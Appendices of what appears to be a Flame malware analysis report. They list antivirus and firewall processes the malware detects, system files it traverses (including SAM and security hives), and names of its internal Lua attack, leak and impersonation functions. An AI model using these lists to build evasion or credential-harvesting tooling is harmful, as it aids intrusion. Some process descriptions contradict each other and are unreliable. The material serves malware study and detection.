umxtray.exe	Tiny Firewall: network firewall software produced by Tiny Software
cclaw.exe	The control procedures of Norman anti-virus software
zanda.exe	The control procedures of the Norman anti-virus product and also the resident program
rtt_crc_service.exe	A process related to R-Firewall
fsaua.exe	A process belonging to automatic updates agent of F-Secure
fsqh.exe	The isolation management tool of F-secure anti-virus software
pcipprev.exe	Firewall software
ipatrol.exe	The security software of the Internet Security Alliance
licwiz.exe	Unknown
nstzerospywarelite.exe	A part of anti-spyware
njeeves.exe	A part of the Norman anti-virus product
vsmon.exe	A part of the Zone Alarm personal firewall
fsbwsys.exe	A program related to F-Secure anti-virus software
vdtask.exe	A kind of virtual CD-ROM software
procguard.exe	With description GUI Aspect of ProcessGuard is a process file from company DiamondCS belonging to product DiamondCS ProcessGuard. The file is not digitally signed.
fsgk32.exe	A process related to F-Secure anti-virus software
umxlu.exe	Tiny Firewall: network firewall software produced by Tiny Software
fsguidll.exe	Client Security of F-Secure Anti-Virus: the program related to the real-time virus monitoring and protection system
clamd.exe	The process related to Clam AV
fsma32.exe	A part of F-Secure anti-virus software
rdtask.exe	The Windows system process

Process	Description
wsweepnt.exe	The Sophos Anti-Virus process
jpf.exe	Jetico Personal Firewall: A comprehensive and easy-to-use network protection software which can protect computers against hackers
tikl.exe	The malicious key logger program
kpf4ss.exe	A part of the Windows process of Kerio personal firewall
superantispyware.exe	The relevant process of SUPER Anti-Spyware
pxagent.exe	The relevant process of Prevx Home security software
fsmb32.exe	A part of F-Secure anti-virus software
cmdagent.exe	The process of Comodo firewall for detecting and removing viruses
cdinstx.exe	Anti-spyware process
swnetsup.exe	The process related the anti-virus and network support service of Sophos Anti-Virus
bootsafe.exe	A small program which can restart fast to enter Safe mode
fspc.exe	The process of the Internet security suite of F-Secure
antihook.exe	The process of the Anti-Hook control center
dfw.exe	The process of the Signs firewall
elogsvc.exe	The process of the Entrust Entelligence security software
spywareterminator.exe	A process related to the anti-virus software of Crawler
op_mon.exe	The real-time monitoring program of Outpost Firewall
zerospyware le.exe	The process of the personal privacy protection software of Zero Spyware
fssm32.exe	A part of F-Secure anti-virus software
umxfwhlp.exe	The process related to Tiny Firewall: a network firewall software produced by Tiny Software
authfw.exe	The process of Authentium Firewall
tinykl.exe	The tiny keyboard logging tools which are easy and convenient to use
r-firewall.exe	The personal firewall process of R-Firewall
fsav32.exe	The process of F-Secure anti-virus software
wwasher.exe	A process related to Webwasher's security product
spfirewallsvc.exe	The process of the drivers of SecurePoint firewall
cdas17.exe	The process related to CyberDefender AntiSpyware
dvpapi.exe	The process related to Authentium Antivirus
nvoy.exe	A process related to the personal privacy protection software of Zero Spyware
eeyeevnt.exe	A process related to eEye digital security suite

Appendix 4: Process List of Antivirus Software Detected by Nteps32.ocx.

Note: Some of these processes appear at other modules too.

Process	Description

Process	Description
avgamsvr.exe	The process of AVG Antivirus components
fwsrv.exe	The process of Jetico Personal Firewall: a personal network firewall with comprehensive and easy-to-use features
ssupdate.exe	The spyware scanning process of SUPER Anti-Spyware
kavmm.exe	The process of Kaspersky Anti-Virus Personal Pro 5
emlproxy.exe	Process of Quick Heal Anti-Virus: a well-known security software in India
xauth_service.exe	Unknown
mpsvc.exe	The process of Micropoint active defense
fprottray.exe	The process of the components related to F-Prot Anti-Virus
dcsuserprot.exe	The process of DiamondCS Process Guard: a system security program
spywareterminatorshield .exe	The process of Spyware Terminator: free and easy-to-use software for spyware removal
zerospyware lite_installer.exe	The process of components related to ZeroSpyware
umxagent.exe	The process related to the CA Anti-Virus service
fsdfwd.exe	The process of components related to F-Secure Anti-Virus
fsrt.exe	The process of Fortres Security
rdtask.exe	A Windows system process
fspex.exe	The process of F-Secure Anti-Virus service
sab_wab.exe	The SUPERAntiSpyware components process
avgemc.exe	The process of AVG Anti-Virus
emlproui.exe	The process of Quick Heal Anti-Virus
avgcc.exe	The process of AVG Anti-Virus
pxconsole.exe	The process of Prevx Home anti-spyware
authfw.exe	The process of Authentium Firewall
app_firewall.exe	The process of NetScaler App Firewall
lpfw.exe	The process of Lavasoft Personal Firewall
avgupsvc.exe	The process of AVG Anti-Virus
wsweepnt.exe	The process of Sophos Anti-Virus
fameh32.exe	The process of F-Secure Anti-Virus
blinksvc.exe	The process of components related to eEye Digital Security
spyhunter3.exe	The process of Spy Hunter anti-spyware
fxsrv.exe	Unknown
swupdate.exe	The process of Sophos Anti-Virus
nvcoas.exe	The process of Norman Virus
fch32.exe	The process of F-Secure Anti-Virus
zerospyware lite.exe	The anti-spyware process of Zero Spyware
tsatisy.exe	The Omniquad Anti-Spy process. Anti-Spy can clear Cookies, Website records, Web cache files, program records opened in the Windows OS and files opened recently, and can even remove the opening records in Media Player.

Process	Description
pgaccount.exe	The process related to a personal account. When logging in with another account after logging out of one, there may exist two processes of this kind
blink.exe	The process of the product developed by eEye Digital Security
umxcfg.exe	A process related to Tiny Firewall: network firewall software produced by Tiny Software
zlh.exe	The control program of the Norman anti-virus network security suite
fsm32.exe	A process related to F-Secure anti-virus software for managing the scheduled tasks of virus scans
avginet.exe	The process for upgrading AVG Anti-Virus/Spyware online
scanwscs.exe	The process of Quick Heal Technologies anti-virus software
elogsvc.exe	The process of Entrust Entelligence security software
configmgr.exe	The IBM Case Manager process
vcatch.exe	The process related to VCatch 2003 CommonSearch
winlogon.exe	The Windows Logon Process， Windows NT user login program used to manage the user’s login and logoff
tinykl.exe	Tiny keyboard logging tools which are easy and convenient to use
netguard lite.exe	Unknown
blinkrm.exe	The process of a product developed by eEye Digital Security
netmon.exe	The process of the Network Monitor software for managing and detecting network status; or the process of a registered worm for mass emails (the variant of Worm.Mimail.m)
ike.exe	The VPN service of FortiClient software
cpf.exe	The main program of Comodo Personal Firewall: a security protection software which is efficient and easy-to–use
avgfwsrv.exe	The process of the AVG Firewall service
asr.exe	The program of Advanced_Spyware_Remover anti-spyware
nvcsched.exe	nvcsched.exe is the process belonging to the Norman virus console which is responsible for running scheduled scan tasks
ipctray.exe	The process of Net Veda Safety.Net security software
sp_rsser.exe	A process related to Spyware Terminator anti-spyware
firewall 2004.exe	The process of Wyvern Works Firewall 2004
kpf4gui.exe	A process related to Kerio personal firewall
ipcsvc.exe	The process of Net Veda Safety.Net security software
kav.exe	A part of Kaspersky Anti-Virus software
sppfw.exe	The process of the GmbH Securepoint firewall
avp.exe	A process related to Kaspersky Anti-Virus software
tsmpnt.exe	The process of Omniquad MyPrivacy, software which can completely clear the hidden information remaining on computers to protect privacy
fsgk32st.exe	A process related to F-Secure anti-virus software
zlclient.exe	The client-end process of Zone Alarm personal firewall

Process	Description
fsguiexe.exe	A process related to F-Secure anti-virus software
r-firewall.exe	The process of R-Firewall personal firewall
sww.exe	Unknown
tscutynt.exe	Omniquad Total Security: a kind of security software
cdas17.exe	The process related to CyberDefender AntiSpyware
cclaw.exe	The control program for Norman anti-virus software which is also used for its anti-virus scanner
avpm.exe	A part of the anti-virus suite produced by Kaspersky, which can protect your computer against network attacks
zanda.exe	The control program for Norman anti-virus software and also the resident program
rtt_crc_service.exe	A part of R-Firewall
fsaua.exe	The process belonging to the automatic update agent of F-Secure, not the system process.
fsqh.exe	The isolation management tool of F-secure anti-virus software, which focuses on isolating viruses in F-secure's anti-virus system.
pcipprev.exe	Firewall software
ipatrol.exe	Security software produced by Internet Security Alliance
licwiz.exe	The malicious file related to spyware
nstzerospywarelite.exe	A part of anti-spyware
njeeves.exe	A part of Norman anti-virus software. NJeeves.exe sends messages to Norman anti-virus software to control different modules. It also has the functionality for isolation of folders.
vsmon.exe	A part of Zone Alarm personal firewall which is used to monitor web browsing and warn of network attacks
fsbwsys.exe	A process related to F-secure Anti-virus software
vdtask.exe	A virtual CD-ROM software
procguard.exe	With description GUI Aspect of ProcessGuard is a process file from company DiamondCS belonging to product DiamondCS ProcessGuard. The file is not digitally signed.
fsgk32.exe	A process related to F-Secure anti-virus software.
umxlu.exe	A process related to Tiny Firewall: network firewall software produced by Tiny Software
onlnsvc.exe	Security software
fsguidll.exe	A process related to F-Secure anti-virus software
clamd.exe	A dangerous virus program
services.exe	A part of the Microsoft Windows OS used to manage, start and stop services
fsma32.exe	A part of F-Secure anti-virus software
oeinject.exe	The process related to Omniquad Total Security anti-virus software
updclient.exe	The process to upgrade the security software of Zone Alarm

Process	Description
jpf.exe	The Jetico Personal Firewall process. A comprehensive and easy-to-use network protection software which can protect computers against hackers
tikl.exe	A malicious key logger program
kpf4ss.exe	A part of the Windows process of Kerio personal firewall
pfsvc.exe	The Windows file is a firewall software and created by Privacyware
superantispyware.exe	The relevant part of SUPER Anti-Spyware
pxagent.exe	The relevant part of Prevx Home security software
fsmb32.exe	A part of F-Secure anti-virus software
cmdagent.exe	The process of Comodo firewall for detecting and removing viruses, it also contains the automatic monitoring system of Vshield and always resides in the system tray. It will detect file security automatically when files are opened in disks, web browsers and e-mail folders. If the files contain viruses, it will warn the user immediately and take appropriate actions.
cdinstx.exe	Anti-spyware process
omnitray.exe	The process of the Network DVR Server of Genetec Omnicast
avgrssvc.exe	The process of the Resident Shield module of AVG anti-virus software
vsdesktop.exe	The sub-process of Virtual Sandbox 2.0 Build 209
swnetsup.exe	A process related to the anti-virus and network support services of Sophos Anti-Virus
fpavserver.exe	The process of the F-PROT Antivirus system service
gateway.exe	The process of advertisement planning of WindUpdates
tray.exe	Unknown
bootsafe.exe	A small program which can restart fast to enter the Safe mode
fspc.exe	The process of the Internet security suite of F-Secure
antihook.exe	The process of Anti-Hook control center
dfw.exe	The process of Signs firewall
live help.exe	A process related to Windows32 applications
pf6.exe	A process related to Privatefirewall
spywareterminator.exe	A process related to Crawler anti-virus software
op_mon.exe	The real-time monitoring process of Outpost Firewall
zerospyware le.exe	A process of personal privacy protection software
nvoy.exe	A process related to Norman Anti-Virus software
umxfwhlp.exe	A process related to Tiny Firewall: network firewall software produced by Tiny Software
tsansrf.exe	The security suite process of Omniquad Anonymous Surfing
fw.exe	The process of Soft Perfect personal firewall
jpfsrv.exe	Jetico Personal Firewall: A comprehensive and easy-to-use network protection software which can protect computers against hackers
icmon.exe	The Sophos Anti-Virus activity monitor process for anti-virus detection

Process	Description
umxpol.exe	A process related to Tiny Firewall: network firewall software produced by Tiny Software
fsav32.exe	The F-Secure anti-virus software process
onlinent.exe	The Quick Heal Total security process
explorer.exe	The application of Windows32 which is located in C:\windows\ directory, windows resource manager program
wwasher.exe	A process related to Webwasher's security product
spfirewallsvc.exe	The drivers process of Secure Point firewall
umxtray.exe	A process related to Tiny Firewall: network firewall software produced by Tiny Software
dvpapi.exe	A process related to Authentium Antivirus
fssm32.exe	The process of F-Secure anti-virus software used to scan viruses
eeyeevnt.exe	A process related to eEye digital security suite
xfilter.exe	A process related to Fil firewall

Appendix 5: Files browse32.ocx Traverses the System to Find

```
"C:\Program Files\Common Files\Microsoft Shared\MSSecurityMgr\ssitable"
"C:\Program Files\Common Files\Microsoft Shared\MSSecurityMgr\mscrypt.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSSecurityMgr\lmcache.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSSecurityMgr\ntcache.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSSecurityMgr\mspovst.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSSecurityMgr\mscorest.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSSecurityMgr\Lncache.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSSecurityMgr\dmmsap.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSSecurityMgr\syscache.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSSecurityMgr\domm.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSSecurityMgr\syscache3.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSSecurityMgr\domm3.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSSecurityMgr\nt2cache.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSSecurityMgr\domm2.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSSecurityMgr\ltcache.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSSecurityMgr\dommt.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSAudio\wavesup3.drv"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\comspol32.ocx"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\indsvc32.ocx"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\scaud32.exe"
"C:\WINDOWS\system32\sstab11.dat"
"C:\WINDOWS\system32\comspol32.ocx"
"C:\WINDOWS\system32\sstab12.dat"
"C:\WINDOWS\system32\comspol32.ocx"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\winrt32.dll"
```

```
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\winrt32.ocx"
"C:\WINDOWS\system32\winconf32.ocx"
"C:\WINDOWS\system32\mssui.drv"
"C:\WINDOWS\system32\indsvc32.dll"
"C:\WINDOWS\system32\indsvc32.ocx"
"C:\WINDOWS\system32\modevga.com"
"C:\WINDOWS\system32\commgr32.dll"
"C:\WINDOWS\system32\watchxb.sys"
"C:\WINDOWS\system32\scaud32.exe"
"C:\WINDOWS\system32\sdclt32.exe"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\scsec32.exe"
"C:\Program Files\Common Files\Microsoft Shared\MSAudio\mpgaud.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSAudio\m4aaux.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSAudio\wpgfilter.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSAudio\audcache"
"C:\Program Files\Common Files\Microsoft Shared\MSAudio\audfilter.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSAudio\m3aaux.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSAudio\m3afilter.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSAudio\m3asound.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSAudio\m4afilter.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSAudio\m4asound.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSAudio\m5aaux.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSAudio\m5afilter.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSAudio\m5asound.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSAudio\mpgaaux.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSAudio\qpgaaux.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSAudio\mlcache.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSAudio\srcache.dat"
"C:\WINDOWS\Ef_trace.log"
"C:\WINDOWS\repair\system"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~rei525.tmp"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~rei524.tmp"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\GRb9M2.bat"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~a28.tmp"
 "C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~dra51.tmp"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~TFL849.tmp"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~TFL848.tmp"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~DFL546.tmp"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~DFL544.tmp"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~DFL544.tmp"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~DFL543.tmp"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~DFL543.tmp"
"C:\WINDOWS\repair\sam"
```

```
"C:\WINDOWS\repair\security"
"C:\WINDOWS\repair\default"
"C:\WINDOWS\repair\software"
"C:\WINDOWS\Prefetch\Layout.ini"
"C:\WINDOWS\Prefetch\NTOSBOOT-B00DFAAD.pf"
"C:\WINDOWS\system32\config\sam.sav"
"C:\WINDOWS\system32\config\security.sav"
"C:\WINDOWS\system32\config\default.sav"
"C:\WINDOWS\system32\config\software.sav"
"C:\WINDOWS\system32\config\system.sav"
"C:\WINDOWS\system32\config\userdiff.sav"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\sstab.dat"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\sstab.dat"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~dra52.tmp"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~ZFF042.tmp"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\sstab15.dat"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\wpab32.bat"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\wpab32.bat "
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~DF05AC8.tmp"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~DFD85D3.tmp"
"C:\WINDOWS\system32\pcldrvx.ocx"
"C:\Program Files\Common Files\Microsoft Shared\MSAudio\dstrlog.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSAudio\dstrlogh.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSAuthCtrl\authcfg.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSAuthCtrl\ctrllist.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSAuthCtrl\lmcache.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSAuthCtrl\ntcache.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSAuthCtrl\posttab.bin"
"C:\Program Files\Common Files\Microsoft Shared\MSAuthCtrl\secindex.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSAuthCtrl\tokencpt"
"C:\Program Files\Common Files\Microsoft Shared\MSSecurityMgr\dstrlog.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSSecurityMgr\dstrlogh.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSSecurityMgr\rccache.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSSecurityMgr\rccache.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSSndMix\audtable.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSSndMix\fmpidx.bin"
"C:\Program Files\Common Files\Microsoft Shared\MSSndMix\lrlogic"
"C:\Program Files\Common Files\Microsoft Shared\MSSndMix\mixercfg.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSSndMix\sndmix.drv"
"C:\Program Files\Common Files\Microsoft Shared\MSSndMix\lmcache.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSSndMix\ntcache.dat"
"C:\Program Files\Common Files\Microsoft Shared\MSSndMix\mixerdef.dat"
"C:\WINDOWS\system32\msglu32.ocx"
```

```
"C:\WINDOWS\Temp\~8C5FF6C.tmp"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~dra53.tmp"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~HLV084.tmp"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~HLV294.tmp"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~HLV473.tmp"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~HLV751.tmp"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~HLV751.tmp"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~KWI988.tmp"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~KWI989.tmp"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~rf288.tmp"
"C:\WINDOWS\system32\advnetcfg.ocx"
"C:\WINDOWS\system32\advpck.dat"
"C:\WINDOWS\system32\authpack.ocx"
"C:\WINDOWS\system32\boot32drv.sys"
"C:\WINDOWS\system32\ccalc32.sys"
"C:\WINDOWS\system32\comspol32.dll"
"C:\WINDOWS\system32\ctrllist.dat"
"C:\WINDOWS\system32\mssvc32.ocx"
"C:\WINDOWS\system32\ntaps.dat"
"C:\WINDOWS\system32\nteps32.ocx"
"C:\WINDOWS\system32\rpcnc.dat"
"C:\WINDOWS\system32\soapr32.ocx"
"C:\WINDOWS\system32\sstab.dat"
"C:\WINDOWS\system32\sstab0.dat"
"C:\WINDOWS\system32\sstab1.dat"
"C:\WINDOWS\system32\sstab10.dat"
"C:\WINDOWS\system32\sstab2.dat"
"C:\WINDOWS\system32\sstab3.dat"
"C:\WINDOWS\system32\sstab4.dat"
"C:\WINDOWS\system32\sstab5.dat"
"C:\WINDOWS\system32\sstab6.dat"
"C:\WINDOWS\system32\sstab7.dat"
"C:\WINDOWS\system32\sstab8.dat"
"C:\WINDOWS\system32\sstab9.dat"
"C:\WINDOWS\system32\msglu32.ocx"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~dra53.tmp"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~rf288.tmp"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~dra61.tmp"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~a38.tmp"
"C:\WINDOWS\system32\soapr32.ocx"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp~mso2a2.tmp"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp~mso2a0.tmp"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp~mso2a1.tmp"
```

```
 "C:\WINDOWS\system32\nteps32.ocx"
 "C:\WINDOWS\system32\advnetcfg.ocx"
 "C:\WINDOWS\system32\boot32drv.sys"
 "C:\WINDOWS\system32\ccalc32.sys"
 "C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~HLV473.tmp"
 "C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~HLV927.tmp"
 "C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~HLV084.tmp"
 "C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~HLV294.tmp"
 "C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~HLV751.tmp"
 "C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~KWI988.tmp"
"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\~KWI989.tmp"
```

Appendix 6: The List of Lua Script Calling Functions

```
"<|oOo|>flame::lua::LuaState::interfaceBootStrapper<|oOo|>316<|oOo|>"
"<|oOo|>flame::lua::SockPackage::LuaSockServices::send<|oOo|>1731<|oOo|>"
"<|oOo|>flame::clan::AttackPackage::audition<|oOo|>218<|oOo|>"
"<|oOo|>flame::lua::ConfigurationPackage::removeListElement<|oOo|>615<|oOo|>"
"<|oOo|>flame::lua::LuaState::interfaceBootStrapper<|oOo|>320<|oOo|>"
"<|oOo|>flame::lua::CommandPackage::post<|oOo|>177<|oOo|>"
"<|oOo|>flame::clan::AttackPackage::audition<|oOo|>234<|oOo|>"
"<|oOo|>flame::lua::SockPackage::LuaSockServices::connect<|oOo|>1894<|oOo|>"
"<|oOo|>flame::lua::ConfigurationPackage::getListSize<|oOo|>454<|oOo|>"
"<|oOo|>flame::lua::FlameOSPackage::exec<|oOo|>1161<|oOo|>"
"<|oOo|>flame::lua::CommandPackage::runCmdSync<|oOo|>213<|oOo|>"
"<|oOo|>flame::lua::LuaState::argAsBoolean<|oOo|>188<|oOo|>"
"<|oOo|>flame::lua::CommandPackage::runCmdSync<|oOo|>203<|oOo|>"
"<|oOo|>flame::clan::AttackPackage::audition<|oOo|>233<|oOo|>"
"<|oOo|>flame::dbquery::DbQueryPackage::parseSingleQuery<|oOo|>210<|oOo|>"
"<|oOo|>flame::lua::LuaState::interfaceBootStrapper<|oOo|>326<|oOo|>"
"<|oOo|>flame::lua::LuaState::interfaceBootStrapper<|oOo|>337<|oOo|>"
"<|oOo|>flame::lua::ConfigurationPackage::hasKey<|oOo|>270<|oOo|>"
"<|oOo|>flame::lua::LuaState::interfaceBootStrapper<|oOo|>340<|oOo|>"
"<|oOo|>flame::lua::SockPackage::LuaSockServices::recv<|oOo|>1756<|oOo|>"
"<|oOo|>flame::lua::ConfigurationPackage::get<|oOo|>331<|oOo|>"
"<|oOo|>flame::clan::AttackPackage::audition<|oOo|>229<|oOo|>"
"<|oOo|>flame::lua::LuaState::interfaceBootStrapper<|oOo|>350<|oOo|>"
"<|oOo|>flame::lua::ZlibPackage::compress<|oOo|>2158<|oOo|>"
"<|oOo|>flame::lua::LuaState::interfaceBootStrapper<|oOo|>334<|oOo|>"
"<|oOo|>flame::clan::DbPackage::pushSQLiteValue<|oOo|>430<|oOo|>"
"<|oOo|>flame::lua::FlameOSPackage::DHCPAddress<|oOo|>1238<|oOo|>"
"<|oOo|>flame::lua::ConfigurationPackage::getListElement<|oOo|>584<|oOo|>"
"<|oOo|>flame::lua::LuaState::interfaceBootStrapper<|oOo|>352<|oOo|>"
```

```
"<|oOo|>flame::clan::AttackPackage::audition<|oOo|>231<|oOo|>"
"<|oOo|>flame::dbquery::DbQueryPackage::executeQueries<|oOo|>192<|oOo|>"
"<|oOo|>flame::lua::SockPackage::LuaSockServices::connect<|oOo|>1868<|oOo|>"
"<|oOo|>flame::lua::CommandPackage::runCmdSync<|oOo|>199<|oOo|>"
"<|oOo|>flame::lua::FlameOSPackage::hostname<|oOo|>1069<|oOo|>"
"<|oOo|>flame::cruise::CruisePackage::getDomainGroupUsers<|oOo|>154<|oOo|>"
"<|oOo|>flame::lua::FileIOPackage::fileSize<|oOo|>900<|oOo|>"
"<|oOo|>flame::clan::AttackPackage::pathetic3<|oOo|>153<|oOo|>"
"<|oOo|>flame::lua::LogPackage::writeLog<|oOo|>1476<|oOo|>"
"<|oOo|>flame::clan::AttackPackage::pathetic3<|oOo|>156<|oOo|>"
"<|oOo|>flame::clan::AttackPackage::audition<|oOo|>238<|oOo|>"
"<|oOo|>flame::lua::FlameOSPackage::getMac<|oOo|>1301<|oOo|>"
"<|oOo|>flame::dbquery::DbQueryPackage::executeQueries<|oOo|>198<|oOo|>"
"<|oOo|>flame::lua::FlameOSPackage::getIpByHostName<|oOo|>1267<|oOo|>"
"<|oOo|>flame::clan::AttackPackage::pathetic3<|oOo|>154<|oOo|>"
"<|oOo|>flame::lua::SockPackage::LuaSockServices::bind<|oOo|>1840<|oOo|>"
"<|oOo|>flame::lua::LuaState::argAsString<|oOo|>175<|oOo|>"
"<|oOo|>flame::clan::AttackPackage::audition<|oOo|>227<|oOo|>"
"<|oOo|>flame::clan::AttackPackage::pathetic3<|oOo|>158<|oOo|>"
"<|oOo|>flame::lua::ConfigurationPackage::setListElement<|oOo|>526<|oOo|>"
"<|oOo|>flame::lua::ConfigurationPackage::remove<|oOo|>394<|oOo|>"
"<|oOo|>flame::clan::AttackPackage::audition<|oOo|>224<|oOo|>"
"<|oOo|>flame::lua::SockPackage::LuaSockServices::connect<|oOo|>1909<|oOo|>"
"<|oOo|>flame::lua::LuaState::interfaceBootStrapper<|oOo|>356<|oOo|>"
"<|oOo|>flame::lua::ConfigurationPackage::getSubKeys<|oOo|>428<|oOo|>"
"<|oOo|>flame::lua::LuaState::luaHook<|oOo|>221<|oOo|>"
"<|oOo|>flame::clan::AttackPackage::pathetic3<|oOo|>163<|oOo|>"
"<|oOo|>flame::lua::ConfigurationPackage::pushLuaObjectFromKeyValue<|oOo|>669<|oOo|>"
"<|oOo|>flame::clan::AttackPackage::audition<|oOo|>222<|oOo|>"
"<|oOo|>flame::lua::LuaState::interfaceBootStrapper<|oOo|>346<|oOo|>"
"<|oOo|>flame::lua::LuaState::luaHook<|oOo|>226<|oOo|>"
"<|oOo|>flame::lua::FileIOPackage::del<|oOo|>802<|oOo|>"
"<|oOo|>flame::lua::LeakPackage::reportLeakCompletion<|oOo|>2125<|oOo|>"
"<|oOo|>flame::lua::LuaState::interfaceBootStrapper<|oOo|>328<|oOo|>"
"<|oOo|>flame::lua::LuaState::interfaceBootStrapper<|oOo|>322<|oOo|>"
"<|oOo|>flame::clan::AttackPackage::audition<|oOo|>236<|oOo|>"
"<|oOo|>flame::lua::SockPackage::LuaSockServices::recv<|oOo|>1818<|oOo|>"
"<|oOo|>flame::cruise::CruisePackage::getUserLocalGroups<|oOo|>252<|oOo|>"
"<|oOo|>flame::lua::LuaState::interfaceBootStrapper<|oOo|>332<|oOo|>"
"<|oOo|>flame::clan::AttackPackage::pathetic3<|oOo|>150<|oOo|>"
"<|oOo|>flame::lua::ConfigurationPackage::set<|oOo|>367<|oOo|>"
"<|oOo|>flame::clan::AttackPackage::audition<|oOo|>235<|oOo|>"
"<|oOo|>flame::lua::SockPackage::LuaSockServices::recv<|oOo|>1792<|oOo|>"
```

```
"<|oOo|>flame::lua::FlameOSPackage::defaultGateway<|oOo|>1212<|oOo|>"
"<|oOo|>flame::lua::LuaState::argAsBuffer<|oOo|>166<|oOo|>"
"<|oOo|>flame::clan::AttackPackage::audition<|oOo|>219<|oOo|>"
"<|oOo|>flame::impersonator::ImpersonatePackage::getTokenByUser<|oOo|>198<|oOo|>"
"<|oOo|>flame::lua::StoragePackage::getStorageMap<|oOo|>2000<|oOo|>"
"<|oOo|>flame::lua::SockPackage::LuaSockServices::send<|oOo|>1686<|oOo|>"
"<|oOo|>flame::lua::LeakPackage::getLeak<|oOo|>2049<|oOo|>"
"<|oOo|>flame::lua::FileIOPackage::copy<|oOo|>846<|oOo|>"
"<|oOo|>flame::lua::ZlibPackage::uncompress<|oOo|>2179<|oOo|>"
"<|oOo|>flame::lua::StoragePackage::getStorageMap<|oOo|>1997<|oOo|>"
"<|oOo|>flame::dbquery::DbQueryPackage::executeQueries<|oOo|>143<|oOo|>"
"<|oOo|>flame::lua::LuaState::interfaceBootStrapper<|oOo|>330<|oOo|>"
"<|oOo|>flame::cruise::CruisePackage::getLocalGroupMembers<|oOo|>108<|oOo|>"
